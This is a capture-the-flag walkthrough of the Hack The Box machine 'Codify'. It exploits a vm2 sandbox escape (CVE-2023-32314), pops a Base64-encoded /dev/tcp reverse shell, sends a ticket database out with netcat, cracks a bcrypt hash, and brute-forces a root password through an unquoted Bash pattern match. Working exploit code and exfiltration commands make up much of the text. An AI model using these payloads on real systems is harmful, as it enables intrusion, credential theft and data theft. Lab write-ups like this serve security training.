Description
Codify is an easy Hack The Box machine that features:
- Sandbox Escape in NodeJS vm2 Library
- Password Hash from a Database Cracking
- Password Reuse
- Escalation via a Bash Pattern Matching
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.151.136.
$ ping -c 3 10.129.151.136
PING 10.129.151.136 (10.129.151.136) 56(84) bytes of data.
64 bytes from 10.129.151.136: icmp_seq=1 ttl=63 time=44.2 ms
64 bytes from 10.129.151.136: icmp_seq=2 ttl=63 time=42.6 ms
64 bytes from 10.129.151.136: icmp_seq=3 ttl=63 time=42.8 ms

--- 10.129.151.136 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.646/43.207/44.205/0.707 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.151.136 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.151.136
Host is up (0.043s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
We get three open ports, 22, 80 and 3000.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.151.136 -sV -sC -p22,80,3000 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.151.136
Host is up (0.042s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
We get three services: one Secure Shell (SSH) and two Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we move to the HTTP services. We observe that the service is hosting a website, http://codify.htb and an API in the port 3000, so we add it to our /etc/hosts local file.
$ echo "10.129.151.136 codify.htb" | sudo tee -a /etc/hosts
With WhatWeb we can check that the server is running a Apache 2.4.52 web server.
$ whatweb --log-brief web_techs codify.htb
http://codify.htb [200 OK] Apache[2.4.52], Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.151.136], Title[Codify], X-Powered-By[Express]

Looking at the web page we see that it offers a service to test Node.js code in a sandbox environment.
 We see that some restricted modules are
 child_process and fs. This is done to prevent users from executing arbitrary system commands. Also there is a whitelist with a short list of allowed modules: url, crypto, util, events, assert, stream, path, os and zlib. Moreover, in the About us page we can see that the application is using the vm2 library in its 3.9.16 version, used for sandboxing JavaScript. Version previous from 3.9.17 suffer of a sandbox escape vulnerability by injecting commands as we see in uptycs website, with CVE-2023-32314. We have a proof-of-concept in Github done by arkark.
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
Exploitation
We just need to paste the JavaScript code to the application. We are getting a “hacked” text returned back. So we can try to spawn a reverse shell by replacing the execSync argument as this.
.execSync("echo 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTIvMTIzNCAwPiYx' | base64 -d | bash")
We should encode our reverse shell command to Base64.
Command of the reverse shell used:
sh -i >& /dev/tcp/10.10.14.52/1234 0>&1

Encoded string in Base64:
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTIvMTIzNCAwPiYx

Command to send:
echo 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNTIvMTIzNCAwPiYx' | base64 -d | bash
We start out listener and we obtain a reverse shell, so we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.52] from (UNKNOWN) [10.129.151.136] 57792
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
svc@codify:~$
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
svc@codify:~$ stty rows 48 columns 156
svc@codify:~$ export TERM=xterm
svc@codify:~$ export SHELL=bash
Post-Exploitation
We see that we are logged as svc user and there are two other console users in the system, joshua and root.
svc@codify:~$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@codify:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
Looking in the directories we find the source code of the Codify application in /var/www/editor, and we also find other application called contact in /var/www/contact. It contains a tickets.db file, which is a SQLite database so we download it to explore it.
svc@codify:/var/www/contact$ ls
index.js  package.json  package-lock.json  templates  tickets.db
svc@codify:/var/www/contact$ cat tickets.db | nc 10.10.14.52 1235
Exploring the contents we find an users table that contains a hashed password for the joshua user.
Contents of the users table:
id;username;password
3;joshua;$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
So we copy the hash to a file and we crack it with John the Ripper application and RockYou dictionary.
$ echo "joshua:$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2" > hash.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (joshua)
1g 0:00:00:10 DONE 0.09451g/s 136.1p/s 136.1c/s 136.1C/s winston..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We get the spongebob1 password for the joshua use. So we are going to check for password reuse in the Linux shell.
svc@codify:/var/www/contact$ su joshua
Password:
joshua@codify:/var/www/contact$ id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
We logged in as the joshua user successfully. Checking the commands the user can run as root, we find one script, /opt/scripts/mysql-backup.sh.
joshua@codify:/var/www/contact$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
Checking its contents we find that it is backing up the contents of a MySQL database to a compressed file. Before doing the backup it asks for the password of the database, that is saved in the /root/.creds file. If the password we enter is incorrect it will not continue with the backup. We need to find a way to defeat the IF conditional without knowing the password.
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

...
In the first IF comparison we can see that the $DB_PASS and $USER_PASS variables are not being quoted so that means that the strings we enter will be treated as a pattern matching. This means if we enter the a* password the condition will be true if the $DB_PASS variable begins with the character a. Let’s iterate all over the character set.
joshua@codify:/var/www/contact$ for character in {a..z}; do echo "checking character $character" && bash -c "echo '$character*' | sudo /opt/scripts/mysql-backup.sh"; done
checking character a

Password confirmation failed!

...

Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
checking character l

Password confirmation failed!
We get a match with the k character. Now we can create a Bash script to iterate over all the positions of the password.
#!/bin/bash

chars="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
password_length=30
password=""

## For every character in the password (limited by password_length)
for index in `seq 1 $password_length`
do
    # For every number, uppercase and lowercase character
    for (( i=0; i<${#chars}; i++ )); do
        # Get the i character of the chars string
        char="${chars:$i:1}"

        # Execute the command and save its output to a file, then load it and
        # delete it
        echo "$password$char*" | sudo /opt/scripts/mysql-backup.sh &> out.txt
        result_execution=`cat out.txt`
        rm out.txt

        # If the output of the program matches, the character is valid
        if [[ "$result_execution" == *"Password confirmed!"* ]]; then
            password="$password$char"
            echo "Character $index: $password"
            break
        fi
    done

    # If a character was not found for this index, the password is complete
    if [[ "${#password}" -lt "$index" ]]; then
        echo "Finished! Full password is $password"
        break
    fi
done
Then we execute the Bash script and obtain the full password, kljh12k3jhaskjh12kjh3.
joshua@codify:/var/www/contact$ bash a.sh
Character 1: k
Character 2: kl
...
Character 20: kljh12k3jhaskjh12kjh
Character 21: kljh12k3jhaskjh12kjh3
Finished! Full password is kljh12k3jhaskjh12kjh3
If we login in the root account with this credential, we login in successfully.
joshua@codify:/var/www/contact$ su root
Password:
root@codify:/var/www/contact7# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can obtain the user flag and the system flag.
joshua@codify:/var/www/contact$ su root
Password:
joshua@codify:/var/www/contact7# cat /home/joshua/user.txt
<REDACTED>
joshua@codify:/var/www/contact# cat /root/root.txt
<REDACTED>